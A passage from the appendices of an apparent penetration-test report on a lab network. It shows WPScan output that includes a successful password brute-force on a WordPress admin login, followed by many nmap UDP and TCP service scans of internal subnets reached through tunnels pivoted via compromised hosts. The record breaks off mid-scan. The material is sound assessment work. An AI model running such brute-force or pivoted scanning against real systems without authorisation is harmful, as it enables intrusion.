           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.5
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Thu Dec 21 12:36:23 2023

Interesting Finding(s):

[+] http://172.16.221.237/wordpress/
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://172.16.221.237/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.16.221.237/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
 |  - http://172.16.221.237/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.3.1</generator>

[+] WordPress theme in use: twentyeleven
 | Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
 | Last Updated: 2020-08-11T00:00:00.000Z
 | Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
 | [!] The version is out of date, the latest version is 3.5
 | Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
 | Style Name: Twenty Eleven
 | Style URI: http://wordpress.org/extend/themes/twentyeleven
```

```
 | Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a cust...
 | Author: the WordPress team
 | Author URI: http://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================================================================================> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying admin / zxc123 Time: 00:01:01 <=============================================================================================> (1150 / 1150) 100.00% Time: 00:01:01
[SUCCESS] - admin / zxc123

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Thu Dec 21 12:37:26 2023
[+] Requests Done: 1174
[+] Cached Requests: 34
[+] Data Sent: 384.803 KB
[+] Data Received: 3.936 MB
[+] Memory used: 220.748 MB
[+] Elapsed time: 00:01:03
```

7.5 APPENDIX E – NMAP UDP SCANS

Something to note - various UDP scan commands were tried including full UDP scans (Which took a prolonged period of time) before it was decided that scanning for the top 100 UDP services would be sufficient as the initial full UDP scans showed that these were the only ports being meaningfully detected and it would not be efficient to perform full UDP scans on every host. The "—version-intensity 0" flag recommended by some sites was shown to prevent meaningful information enumeration if used through preliminary testing, identifying fully identifiable services as "tcpwrapper" hence why this was not used.

7.5.1 192.168.0.32/27

```
root@kali:~# nmap -sU -sV -n -F 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 20:53 EST
Nmap scan report for 192.168.0.33
Host is up (0.00075s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 192.168.0.34
Host is up (0.0011s latency).
Not shown: 96 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
2049/udp open          nfs_acl 2-3 (RPC #100227)
5353/udp open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 205.85 seconds
```

7.5.2 192.168.0.64/27

```
root@kali:~# nmap -e tun1 -sU -sV -n -F -T3 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-24 07:50 EST
Nmap scan report for 192.168.0.65
Host is up (0.0025s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: vyos

Nmap scan report for 192.168.0.66
Host is up (0.0024s latency).
Not shown: 96 closed ports
PORT     STATE         SERVICE  VERSION
111/udp  open          rpcbind  2-4 (RPC #100000)
631/udp  open|filtered ipp
2049/udp open          nfs_acl  2-3 (RPC #100227)
5353/udp open|filtered zeroconf

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 208.89 seconds
```

```
root@kali:~# nmap -sU -sV -n -F 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 20:41 EST
Nmap scan report for 192.168.0.66
Host is up (0.0020s latency).
Not shown: 51 closed ports, 46 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)
5353/udp open  mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (1 host up) scanned in 253.11 seconds
```

2 scans here are used as the MDS server was misidentified zeroconf when using tun1 but was correctly identified when not using it.

7.5.3 192.168.0.96/27

```
root@kali:~# nmap -e tun1 -sU -sV -n -F 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 17:56 EST
Nmap scan report for 192.168.0.97
Host is up (0.0025s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: vyos

Nmap scan report for 192.168.0.98
Host is up (0.0038s latency).
Not shown: 98 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  (generic dns response: REFUSED)
123/udp open  ntp     NTP v4 (secondary server)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.80%I=7%D=12/23%Time=65876609%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReq,C,"\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatusRequest,C
SF:,"\0\0\x90\x05\0\0\0\0\0\0\0\0")%r(NBTStat,C,"\x80\xf0\x80\x15\0\0\0\0\
SF:0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 607.04 seconds
```

7.5.4 192.168.0.128/27

```
root@kali:~# nmap -sU -sV -n -F 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 17:45 EST
Nmap scan report for 192.168.0.129
Host is up (0.00072s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 192.168.0.130
Host is up (0.0011s latency).
Not shown: 96 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
2049/udp open          nfs_acl 2-3 (RPC #100227)
5353/udp open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 200.44 seconds
```

7.5.5 192.168.0.192/27

```
root@kali:~# nmap -sU -sV -n -F 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 17:06 EST
Nmap scan report for 192.168.0.193
Host is up (0.00032s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.0012s latency).
Not shown: 96 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
2049/udp open          nfs_acl 2-3 (RPC #100227)
5353/udp open          mdns    DNS-based service discovery
MAC Address: 00:0C:29:AA:6E:93 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000040s latency).
Not shown: 99 closed ports
PORT    STATE SERVICE VERSION
111/udp open  rpcbind 2-4 (RPC #100000)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 206.86 seconds
```

7.5.6 192.168.0.224/30

```
root@kali:~# nmap -sU -sV -n -F 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 16:48 EST
Nmap scan report for 192.168.0.225
Host is up (0.0013s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 192.168.0.226
Host is up (0.00078s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

7.5.7 192.168.0.228/30

```
root@kali:~# nmap -sU -sV -n -F 192.168.0.228/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 16:29 EST
Nmap scan report for 192.168.0.229
Host is up (0.00062s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 192.168.0.230
Host is up (0.00080s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 106.09 seconds
```

7.5.8 192.168.0.232/30

```
root@kali:~# nmap -e tun1 -sU -sV -n -F 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 16:04 EST
Nmap scan report for 192.168.0.233
Host is up (0.0029s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 192.168.0.234
Host is up (0.020s latency).
Not shown: 98 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  (generic dns response: REFUSED)
123/udp open  ntp     NTP v4 (secondary server)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.80%I=7%D=12/23%Time=65874BC8%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReq,C,"\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatusRequest,C
SF:,"\0\0\x90\x05\0\0\0\0\0\0\0")%r(NBTStat,C,"\x80\xf0\x80\x15\0\0\0\0\
SF:0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 605.77 seconds
```

7.5.9 192.168.0.240/30

```
root@kali:~# nmap -e tun1 -sU -sV -n -F 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 15:42 EST
Nmap scan report for 192.168.0.241
Host is up (0.011s latency).
Not shown: 98 open|filtered ports
PORT    STATE SERVICE VERSION
53/udp  open  domain  (generic dns response: REFUSED)
123/udp open  ntp     NTP v4 (secondary server)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.80%I=7%D=12/23%Time=658746BB%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReq,C,"\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatusRequest,C
SF:,"\0\0\x90\x05\0\0\0\0\0\0\0\0")%r(NBTStat,C,"\x80\xf0\x80\x15\0\0\0\0\
SF:0\0\0\0");

Nmap scan report for 192.168.0.242
Host is up (0.0029s latency).
Not shown: 97 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
5353/udp open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 609.93 seconds
```

7.5.10 172.16.221.0/24

```
root@kali:~# nmap -sU -sV -n -F 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-25 14:52 EST
Nmap scan report for 172.16.221.16
Host is up (0.00036s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 172.16.221.237
Host is up (0.00063s latency).
Not shown: 54 closed ports, 45 open|filtered ports
PORT     STATE SERVICE VERSION
5353/udp open  mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 331.67 seconds
```

7.5.11 13.13.13.0/24

```
root@kali:~# nmap -e tun2 -sU -sV -n -F 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-25 14:40 EST
Nmap scan report for 13.13.13.12
Host is up (0.00087s latency).
Not shown: 53 closed ports, 45 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs_acl 2-3 (RPC #100227)

Nmap scan report for 13.13.13.13
Host is up (0.0012s latency).
Not shown: 98 closed ports
PORT     STATE         SERVICE VERSION
631/udp  open|filtered ipp
5353/udp open          mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 398.02 seconds
```

7.6 APPENDIX F - SERVICE DETECTION NMAP SCANS

Due to the order of operations, some of the tunnels detailed in the network mapping process died and had to be re-established under differing numbers. For clarity, the tunnels used in the scans below are:

Table 6 - Tunnel Configuration

Tunnel	Routed IP	Device routed through
Tun0	192.168.0.242	Webserver 2
Tun1	192.168.0.66	PC5
Tun2	192.168.0.34	PC2

7.6.1 192.168.0.32/27

```
root@kali:~# nmap -sV 192.168.0.32/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 09:46 EST
Nmap scan report for 192.168.0.33
Host is up (0.0011s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0012s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
33511/tcp open  mountd   1-3 (RPC #100005)
33956/tcp open  nlockmgr 1-4 (RPC #100021)
40192/tcp open  mountd   1-3 (RPC #100005)
56703/tcp open  mountd   1-3 (RPC #100005)
60709/tcp open  status   1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 41.52 seconds
```

7.6.2 192.168.0.64/27

```
root@kali:~# nmap -e tun1 -sV 192.168.0.64/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-22 16:04 EST
Nmap scan report for 192.168.0.65
Host is up (0.011s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.011s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
34034/tcp open  mountd   1-3 (RPC #100005)
37071/tcp open  mountd   1-3 (RPC #100005)
38671/tcp open  status   1 (RPC #100024)
49874/tcp open  nlockmgr 1-4 (RPC #100021)
58467/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 32 IP addresses (2 hosts up) scanned in 55.33 seconds
```

7.6.3 192.168.0.96/27

```
root@kali:~# nmap -e tun1 -sV 192.168.0.96/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-22 15:58 EST
Nmap scan report for 192.168.0.97
Host is up (0.0078s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0086s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/22%Time=6585F921%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 208.77 seconds
```

7.6.4 192.168.0.128/27

```
root@kali:~# nmap -sV 192.168.0.128/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 06:44 EST
Nmap scan report for 192.168.0.129
Host is up (0.0080s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0021s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
36598/tcp open  nlockmgr 1-4 (RPC #100021)
39847/tcp open  mountd   1-3 (RPC #100005)
42177/tcp open  mountd   1-3 (RPC #100005)
45187/tcp open  status   1 (RPC #100024)
46984/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 43.34 seconds
```

7.6.5 192.168.0.192/27

```
root@kali:~# nmap -sV 192.168.0.192/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-24 04:17 EST
Nmap scan report for 192.168.0.193
Host is up (0.00010s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210
Host is up (0.00021s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
34807/tcp open  mountd   1-3 (RPC #100005)
35073/tcp open  nlockmgr 1-4 (RPC #100021)
39329/tcp open  status   1 (RPC #100024)
44773/tcp open  mountd   1-3 (RPC #100005)
45823/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
111/tcp   open  rpcbind       2-4 (RPC #100000)
3389/tcp  open  ms-wbt-server xrdp
43451/tcp open  nlockmgr      1-4 (RPC #100021)
47697/tcp open  status        1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 61.28 seconds
```

7.6.6 192.168.0.224/30

```
root@kali:~# nmap -sV 192.168.0.224/30 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-22 20:45 EST
Nmap scan report for 192.168.0.225
Host is up (0.00037s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.00040s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 37.08 seconds
```

7.6.7 192.168.0.228/30

```
root@kali:~# nmap -sV 192.168.0.228/30 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-22 20:41 EST
Nmap scan report for 192.168.0.229
Host is up (0.0082s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0091s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 41.70 seconds
```

7.6.8 192.168.0.232/30

```
Nmap scan report for 192.168.0.233
Host is up (0.0034s latency).
Scanned at 2023-12-22 16:35:18 EST for 3632s
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
Final times for host: srtt: 3436 rttvar: 487  to: 100000

Nmap scan report for 192.168.0.234
Host is up (0.018s latency).
Scanned at 2023-12-22 16:35:18 EST for 3631s
Not shown: 65530 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/22%Time=65860F38%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0\0");
Final times for host: srtt: 18467 rttvar: 28675  to: 133167

Read from /usr/bin/../share/nmap: nmap-payloads nmap-service-probes nmap-services.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 3632.02 seconds
           Raw packets sent: 197855 (8.705MB) | Rcvd: 66434 (2.661MB)
```

7.6.9 192.168.0.240/30

```
root@kali:~# nmap -e tun1 -sV 192.168.0.240/30 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-22 17:36 EST
Stats: 0:06:37 elapsed; 2 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.99% done; ETC: 17:45 (0:02:22 remaining)
Nmap scan report for 192.168.0.241
Host is up (0.0055s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/22%Time=65861C6F%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0\0");

Nmap scan report for 192.168.0.242
Host is up (0.0031s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind 2-4 (RPC #100000)
59540/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 3317.92 seconds
```

7.6.10 172.16.221.0/24

```
root@kali:~# nmap -sV 172.16.221.237/24 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-22 20:32 EST
Nmap scan report for 172.16.221.16
Host is up (0.00088s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0017s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 68.47 seconds
```

7.6.11 13.13.13.0/24

```
root@kali:~# nmap -e tun2 -sV 13.13.13.0/24 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 15:01 EST
Nmap scan report for 13.13.13.12
Host is up (0.0014s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
